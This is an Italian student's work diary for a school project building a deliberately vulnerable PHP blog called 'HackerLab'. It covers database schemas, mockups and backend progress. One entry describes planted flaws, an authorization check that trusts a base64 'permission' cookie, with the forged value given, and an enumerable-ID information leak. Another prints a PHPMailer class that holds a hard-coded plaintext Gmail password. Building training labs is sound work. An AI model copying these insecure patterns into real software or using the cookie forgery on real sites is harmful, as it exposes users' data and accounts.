


Figura 1 Gantt

15h00 – 15h50

Ho lavorato alla sezione 2.2 della documentazione completando i requisiti richiesti da soddisfare nel progetto.

15h50 – 16h06

Ho creato una bozza dello schema di use case del capitolo 2.3 della documentazione.




Figura 2 Bozza UseCase

16h06 – 16h30

Stesura del diario, aggiornamento repository GitHub e correzione del capitolo 1 all'interno della

documentazione.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo in linea con la pianificazione.

Programma di massima per la prossima giornata di lavoro

Continuare la creazione degli schemi del design del progetto.

Diario di lavoro

Luogo	Canobbio
Data	10.09.2019

Lavori svolti

13h15 – 14h10

Ho creato lo schema del database che verrà utilizzato dal blog.

Il database è molto semplice, composto da quattro tabelle.

Una tabella che conterrà i permessi degli utenti, una tabella che conterrà gli utenti stessi, una tabella che conterrà gli articoli ed in fine una tabella contenente i commenti.




Figura 1 Schema database

14h10 - 14h30

Ho completato lo schema da utilizzare nella sezione use case della documentazione.




Figura 2 Schema usecase

Chi accede al sito web senza avere un account è considerato “Visitatore”. I visitatori hanno la sola possibilità di visitare la home page con la lista degli articoli per titoli e la possibilità di registrarsi al sito web. Quindi i visitatori non hanno la possibilità di aggiungere articoli oppure commenti al sito web.

Viene considerato “Utente” chi ha un account registrato all’interno dell’applicativo. Gli utenti possono contribuire al sito web pubblicando articoli, visualizzarli nel dettaglio e la possibilità di esprimere le proprie

opinioni nei commenti.

Un utente di livello avanzato viene considerato "Amministratore", gli amministratori possono eseguire tutte le azioni degli utenti e dei visitatori ma possono anche modificare lo stato degli utenti registrati al sito web e la possibilità di eliminare gli articoli.

14h30 – 14h45 15h00 – 15h40

Ho lavorato al capitolo 2.4 della documentazione completando il diagramma di Gantt e descrivendo nel dettaglio ogni fase di esso.

15h40 – 16h00

Ho creato uno schema di rete basilare che rappresenta un client che si vuole collegare al sito web.




Figura 3 Schema di rete

16h00 – 16h15

Ho creato una sitemap schematica del sito web per dare un'idea delle varie pagine che saranno implementate all'interno dell'applicativo.




Figura 4 Sitemap

16h15 – 16h25

Ho iniziato a descrivere lo schema ER del database all'interno della documentazione.

16h25 – 16h30

Stesura diario e aggiornamento repository GitHub.

Problemi riscontrati e soluzioni adottate

Non ho riscontrato nessun problema.

Punto della situazione rispetto alla pianificazione

Mi trovo in linea con la pianificazione.

Programma di massima per la prossima giornata di lavoro

Continuare la sezione design architettura del sistema e il design dei dati.

Diario di lavoro

Luogo	Canobbio
Data	12.09.2019

Lavori svolti

13h15 – 13h30

Ho aggiunto un attributo al database nella tabella utente. Ho aggiunto l'attributo enabled che determina se un utente è abilitato oppure no.

13h30 – 14h00

Ho creato lo schema basilare del diagramma di flusso. Lo schema è il seguente:

[Torna alla pagina principale](#)




Figura 1 Diagramma di flusso

Quando l'utente accede all'applicativo web si ritroverà alla pagina principale, una pagina nella quale verranno mostrati gli articoli postati recentemente all'interno del sito web. L'utente potrà decidere di registrarsi al sito oppure accedere. Se l'utente desidera leggere un articolo dovrà aver eseguito l'accesso all'interno del sito web, in caso contrario verrà reindirizzato alla pagina principale. Eseguendo l'accesso l'utente potrà visionare l'articolo completo e i commenti. Per accedere al pannello di amministrazione del sistema l'utente dovrà aver eseguito l'accesso all'interno dell'applicativo e dovrà avere i permessi richiesti.

14h00 – 14h25

Ho descritto le varie tabelle del database specificandone i tipi di dati, i limiti e le loro correlazioni sotto forma di una tabella.

PERMISSIONS	
Attributo	Descrizione
name	Rappresenta il nome di un permesso all'interno del sistema. È un attributo di tipo stringa con un limite di 30 caratteri. Non può essere nullo e deve essere univoco. Esempio: utente

USERS	
Attributo	Descrizione
id	Rappresenta un identificatore di un utente. È un attributo di tipo intero e viene impostato in modo automatico dall'applicativo. Non può essere nullo e deve essere univoco. Esempio: 1

email	Rappresenta un indirizzo email dell'utente. È un attributo di tipo stringa con limite di 255 caratteri. Non può essere nullo e deve essere univoco. Esempio: filippo.finke@samtrevano.ch
password	Rappresenta la password di un utente. È un attributo di tipo stringa con limite di 255 caratteri. Non può essere nullo. Il dato salvato in questo campo sarà un hash generata dal sistema. Esempio: \$2y\$10\$NmiaiLmr3dhUg3ePIExyt.l2KvE7SK6le1UH67QVikBlyBjjTHgVG
full_name	Rappresenta il nome completo di un utente. È un attributo di tipo stringa con un limite di 30 caratteri. Può contenere solamente lettere dell'alfabeto e uno spazio. Non può essere nullo. Esempio: Filippo Finke
reset_token	Rappresenta un codice per il recupero della password. È un attributo di tipo stringa con limite di 255 caratteri. Può essere nullo e viene generato dal sistema in modo automatico. Sarà un hash. Esempio: ced70e86c03186acbe5ab76a5ccfd4f64b77ea9ae2d466948d6ec68c52c30984
enabled	Rappresenta lo stato di un utente. È un attributo di tipo intero con massimo una cifra. Viene impostato dal sistema, di default è 1. Esempio: 1

ARTICLES	
Attributo	Descrizione
id	Rappresenta un identificatore di un articolo. È un attributo di tipo intero e viene impostato in modo automatico dall'applicativo. Non può essere nullo e deve essere univoco. Esempio: 1
user_id	Rappresenta il creatore dell'articolo. È un attributo di tipo intero, non può essere nullo e deve esistere all'interno della tabella USERS . Esempio: 1
title	Rappresenta il titolo di un articolo. È un attributo di tipo stringa con un limite di 255 caratteri. Non può essere nullo. Esempio: Come installare Windows 10
image	Rappresenta il percorso dell'immagine di sfondo di un articolo. È un attributo di tipo stringa con un limite di 255 caratteri. Può essere nullo. Esempio: 35d91262b3c3ec8841b54169588c97f7
content	Rappresenta il contenuto di un articolo. È un attributo di tipo stringa con un limite di 1000

	<p>caratteri. Non può essere nullo.</p> <p>Esempio: Per installare Windows 10 si ha bisogno di ...</p>
created_at	<p>Rappresenta la data di creazione di un articolo. È un attributo di tipo interno che contiene un timestamp.</p> <p>Esempio: 1568290770</p>

COMMENTS	
Attributo	Descrizione
id	<p>Rappresenta un identificatore di un commento. È un attributo di tipo intero e viene impostato in modo automatico dall'applicativo. Non può essere nullo e deve essere univoco.</p> <p>Esempio: 1</p>
article_id	<p>Rappresenta l'articolo al quale è assegnato il commento. È un attributo di tipo intero, non può essere nullo e deve esistere all'interno della tabella ARTICLES.</p> <p>Esempio: 1</p>
user_id	<p>Rappresenta il creatore del commento. È un attributo di tipo intero, non può essere nullo e deve esistere all'interno della tabella USERS.</p> <p>Esempio: 1</p>
comment	<p>Rappresenta il contenuto di un commento. È un attributo di tipo stringa e ha un limite di 255 caratteri. Non può essere nullo.</p> <p>Esempio: Articolo utilissimo!</p>
created_at	<p>Rappresenta la data di creazione di un articolo. È un attributo di tipo interno che contiene un timestamp.</p> <p>Esempio: 1568290770</p>

14h25 – 14h45

Ho revisionato alcuni capitoli della documentazione (soprattutto formattazione) e ho iniziato a disegnare i mockup delle interfacce grafiche.

15h00 – 15h45

Ho completato il capitolo design delle interfacce.




Figura 2 Pagina principale

Questa è la pagina principale che verrà mostrata all'utente appena si collegherà al sito web.



Figura 3 Pagina di registrazione

Questa è la pagina di registrazione, sarà accessibile tramite la pagina principale del sito web.

The wireframe shows a registration form. At the top left, there's a placeholder 'Post' and a user handle 'HackerLab'. On the right, there are three circular icons: two white with black outlines and one blue with a black outline. Below this is a search bar with the placeholder 'Cerca Ricerca...' and a 'Cerca' button. The main form area has sections for 'Titolo' (Title) containing 'immagine' (image), 'Descrizione' (Description), and 'Commenti' (Comments). The 'Commenti' section contains a placeholder for a comment and a 'Username' field with a small square icon.

Figura 4 Pagina di un articolo

Questa è la pagina di quando si aprirà un articolo.

The screenshot shows a user profile page. At the top, there is a header with the word "Profilo" and three circular icons (two white, one blue). Below the header, the user's name "HackerLab" is displayed. The main content area features a title "Filippo Finke". Underneath the title, there is a placeholder box labeled "immagine". Below this, there are two card-like structures. Each card has a title "Titolo", a description "Descrizione", and a "Leggi" button. There are also two empty placeholder boxes labeled "immagine" below each card.

Figura 5 Pagina profilo

Questa è la pagina profilo di un utente.

The screenshot shows an administration panel titled "Pannello di amministrazione" at the top, with three circular icons (two white, one blue). Below the title, the word "HackerLab" is visible. The main content area is titled "Articoli". It contains two card-like structures, each representing an article. Each card has a placeholder box labeled "immagine", a title "Titolo", a description "Descrizione", a "Leggi" button, and an "Elimina" button. There are also two empty placeholder boxes labeled "immagine" below each card.

Figura 6 Pannello di amministrazione, Articoli

Questa è la pagina di amministrazione degli articoli del sito web.

The screenshot shows a user interface for managing articles. At the top, there is a header bar with three icons: two white circles and one blue circle. Below the header, the title "Pannello di amministrazione" is displayed, followed by the subtitle "HackerLab". The main content area is titled "Utenti". It lists three users, each represented by a card:

- Nome Cognome:** [REDACTED] **Pagina profilo:** [REDACTED] **Elimina:** [REDACTED]
email
permesso
- Nome Cognome:** [REDACTED] **Pagina profilo:** [REDACTED] **Elimina:** [REDACTED]
email
permesso
- Nome Cognome:** [REDACTED] **Pagina profilo:** [REDACTED] **Elimina:** [REDACTED]
email
permesso

Figura 7 Pannello di amministrazione, Utenti

Questa è la pagina di amministrazione degli utenti del sito web.

15h45 – 16h20

Ho terminato lo sviluppo della banca dati basilare che è possibile trovare al seguente percorso:

codice/database.sql

16h20 – 16h30

Aggiornamento repository GitHub e diario.

Problemi riscontrati e soluzioni adottate

Non ho riscontrato nessun problema.

Punto della situazione rispetto alla pianificazione

Attualmente mi trovo più avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Completare il diagramma procedurale.

Diario di lavoro

Luogo	Canobbio
Data	13.09.2019

Lavori svolti

13h15 – 13h30

Ho descritto l'implementazione del database nel capitolo 4.1 della documentazione.

13h30 – 13h40

Ho chiesto al docente Montalbetti se fosse richiesto creare un diagramma di flusso dettagliato per ogni azione all'interno del sito web nella sezione 3.4 e mi è stato detto che non è necessario. In quella sezione verranno inseriti e descritti i diagrammi UML delle classi che compongono il programma.

13h40 – 14h45

Ho iniziato lo sviluppo delle interfacce web con dei dati statici per testing.

15h00 – 16h10

Ho continuato lo sviluppo delle interfacce web.

The screenshot displays a website interface. At the top, there's a dark header bar with the text "HackerLab" on the left and navigation links "Home", "Profilo", "Registrati", and "Pannello di amministrazione" on the right. Below the header, the main content area features a title "Come installare Windows10" and a subtitle "di Filippo Finke". A timestamp "Pubblicato il 1 gennaio 2019 alle ore 12:22" is shown. The main content includes a large image of a Windows 10 desktop screen with various icons and a taskbar. To the right of the main content are two sidebar boxes: one for "Cerca" (Search) with a search input field and a "Cerca!" button, and another for "Accesso eseguito" (Access performed) showing the message "Bevenuto Filippo Finke!". Below the main content, there's a section titled "Windows10" with a bullet point "• Test" and a small image of a laptop screen.

Figura 1 Pagina di un articolo

The screenshot shows the registration form for the HackerLab website. The header includes links for Home, Profilo, Registrati, and Pannello di amministrazione. The main form is titled "HackerLab - Registrati" and contains fields for Nome e cognome (Name and Surname), Indirizzo email (Email address), Password, and Ripeti la password (Repeat password). A "Registrati" button is at the bottom. Below the form, a copyright notice reads "Copyright © HackerLab 2019". A small inset image in the bottom right corner shows a tablet displaying the registration page.

Figura 2 Pagina di registrazione

The screenshot shows the profile page for Filippo Finke. The header links are identical to the registration page. The main content area features a large image of a Windows 10 desktop with pinned icons for File Explorer, Mail, Photos, and others. Below the image is the title "Articoli di Filippo Finke" and the subtitle "SE ADMIN: email@email.com". A specific article titled "Come installare Windows10" is highlighted with a thumbnail showing the Windows desktop and a "Vai all'articolo →" button. To the right, there's a search bar labeled "Cerca" and a sidebar titled "Accesso eseguito" with the message "Bevenuto Filippo Finke!". Navigation buttons at the bottom left are labeled "Recenti" and "Vecchi". A small inset image in the bottom right corner shows a tablet displaying the profile page.

Figura 3 Pagina profilo

The screenshot shows the main page of the HackerLab website. At the top, there's a dark header bar with the text "HackerLab" on the left and "Home Profilo Registrati Pannello di amministrazione" on the right. Below the header, the main content area has a title "Ultimi articoli" with a thumbnail image of a Windows 10 desktop. A post titled "Come installare Windows10" is displayed, with a blue button "Vai all'articolo →" below it. To the right of the article, there's a search bar labeled "Cerca" with a "Ricerca..." input field and a "Cerca!" button. Further down, there's a "Accedi" (Log In) form with fields for "Indirizzo email" (Email) and "Password". Below the form are buttons for "Accedi" and "Oppure Registrati", and a link "Password dimenticata?". On the far right, there's a box titled "Accesso eseguito" (Access performed) containing the message "Bevenuto Filippo Finke!". At the bottom of the main content area, there are navigation links "← Recenti" and "→ Vecchi".

Figura 4 Pagina principale

This screenshot shows the same website as Figure 4, but with a modal window open over the content. The modal is titled "Imposta la tua password" (Set your password) and contains three input fields: "Password" (with value "asd"), "Ripeti password" (with value "Password"), and a "Imposta password" (Set password) button. The background content is partially visible, including the "Ultimi articoli" section and the login form from Figure 4.

Figura 5 Recupero password

16h10 – 16h30

Stesura diario e revisione documentazione.

Problemi riscontrati e soluzioni adottate
Non ho riscontrato problemi.

Punto della situazione rispetto alla pianificazione
Mi trovo avanti rispetto alla pianifica preventiva.

Programma di massima per la prossima giornata di lavoro

Continuare lo sviluppo delle interfacce web.


Diario di lavoro

Luogo	Canobbio
Data	17.09.2019

Lavori svolti


13h15 – 14h00

Ho terminato i template del sito web, ho completato aggiungendo le pagine di amministrazione.



Copyright © HackerLab 2019

Figura 1 Gestione articoli



Copyright © HackerLab 2019

Figura 2 Gestione utenti

14h00 – 16h10

Ho implementato la logica di backend per le seguenti pagine:

- Home
- Profilo
- Post

È quindi ora possibile accedere con le credenziali predefinite all'interno del sito web, eseguire ricerche, accedere alle pagine profilo di altri utenti, visualizzare gli articoli, eseguire ricerche per titolo degli articoli e pubblicare commenti.

Inoltre ho già implementato una vulnerabilità che può essere sfruttata attraverso la modifica di cookie.

La vulnerabilità consiste nel fatto che solamente se si ha un permesso "administrator" si ricevono alcune informazioni in più all'interno delle pagine (indirizzi delle pagine di amministrazione, email nella pagina di profilo). Utilizzando questa vulnerabilità si può quindi risalire alle email degli utenti presenti all'interno del sito web.

Il sistema utilizza questo codice per determinare il permesso all'interno di queste pagine:

```
$permission = isset($_COOKIE["permission"])?base64_decode($_COOKIE["permission"]):null;
```

Per sfruttare la vulnerabilità basterà quindi creare un cookie "permission" con il contenuto "administrator" codificato in base64, ovvero "YWRTaW5pc3RyYXRvcg=="

È inoltre presente anche una vulnerabilità di tipo "Insecure Direct Object References" in quanto sia per i post che per le pagine profilo si può accedere con gli indirizzi "profile/ID" o "post/ID". ID è un valore incrementale, quindi eseguendo un semplice FOR si possono ricavare tutti gli utenti e tutti i profili registrati all'interno del sistema, inoltre in combinazione della vulnerabilità attraverso il cookie è quindi possibile ottenere una copia degli utenti con i dati riguardanti articoli, full_name ed email.

16h10 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Non ho riscontrato nessun problema.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianificazione.

Programma di massima per la prossima giornata di lavoro

Implementare le funzionalità di pubblicazione di un post e la registrazione.

Diario di lavoro

Luogo	Canobbio
Data	19.09.2019

Lavori svolti

13h15 – 13h47

Implementato la possibilità di registrarsi all'interno del sito web.

13h47 – 13h58

Implementato la funzionalità di recupero password parzialmente, manca l'invio tramite email.

13h58 – 14h45

Ho creato un account gmail che andrà a collegare tramite l'utilizzo della libreria "PHPMailer" per l'invio delle email.

Email: hackerlab.notify@gmail.com

Password: Password&1

Utilizzando la libreria <https://github.com/PHPMailer/PHPMailer> ho creato una classe che permette l'invio di posta elettronica.

La classe è la seguente:

```
1. <?php
2. use PHPMailer\PHPMailer\PHPMailer;
3. use PHPMailer\PHPMailer\Exception;
4.
5. class Mailer {
6.
7.     public static function send($to, $full_name, $subject, $message) {
8.         $mail = new PHPMailer(true);
9.         try {
10.             $mail->SMTPDebug = 0;
11.             $mail->isSMTP();
12.             $mail->Host = 'smtp.gmail.com';
13.             $mail->SMTPAuth = true;
14.             $mail->Username = 'hackerlab.notify@gmail.com';
15.             $mail->Password = 'Password&1';
16.             $mail->SMTPSecure = 'tls';
17.             $mail->Port = 587;
18.             $mail->setFrom('hackerlab.notify@gmail.com', 'HackerLab');
19.             $mail->addAddress($to, $full_name);
20.             $mail->Subject = $subject;
21.             $mail->msgHTML($message);
22.
23.             $mail->send();
24.             return true;
25.         } catch (Exception $e) {
```

```
26.         return false;
27.     }
28. }
29.
30. }
```

Attraverso la libreria PHPMailer eseguo l'accesso a gmail tramite il quale ho la possibilità di inviare email.

15h00 – 15h30

Implementata la possibilità di resettare la password attraverso il link ricevuto tramite email. Il reset avviene tramite una schermata a comparsa.

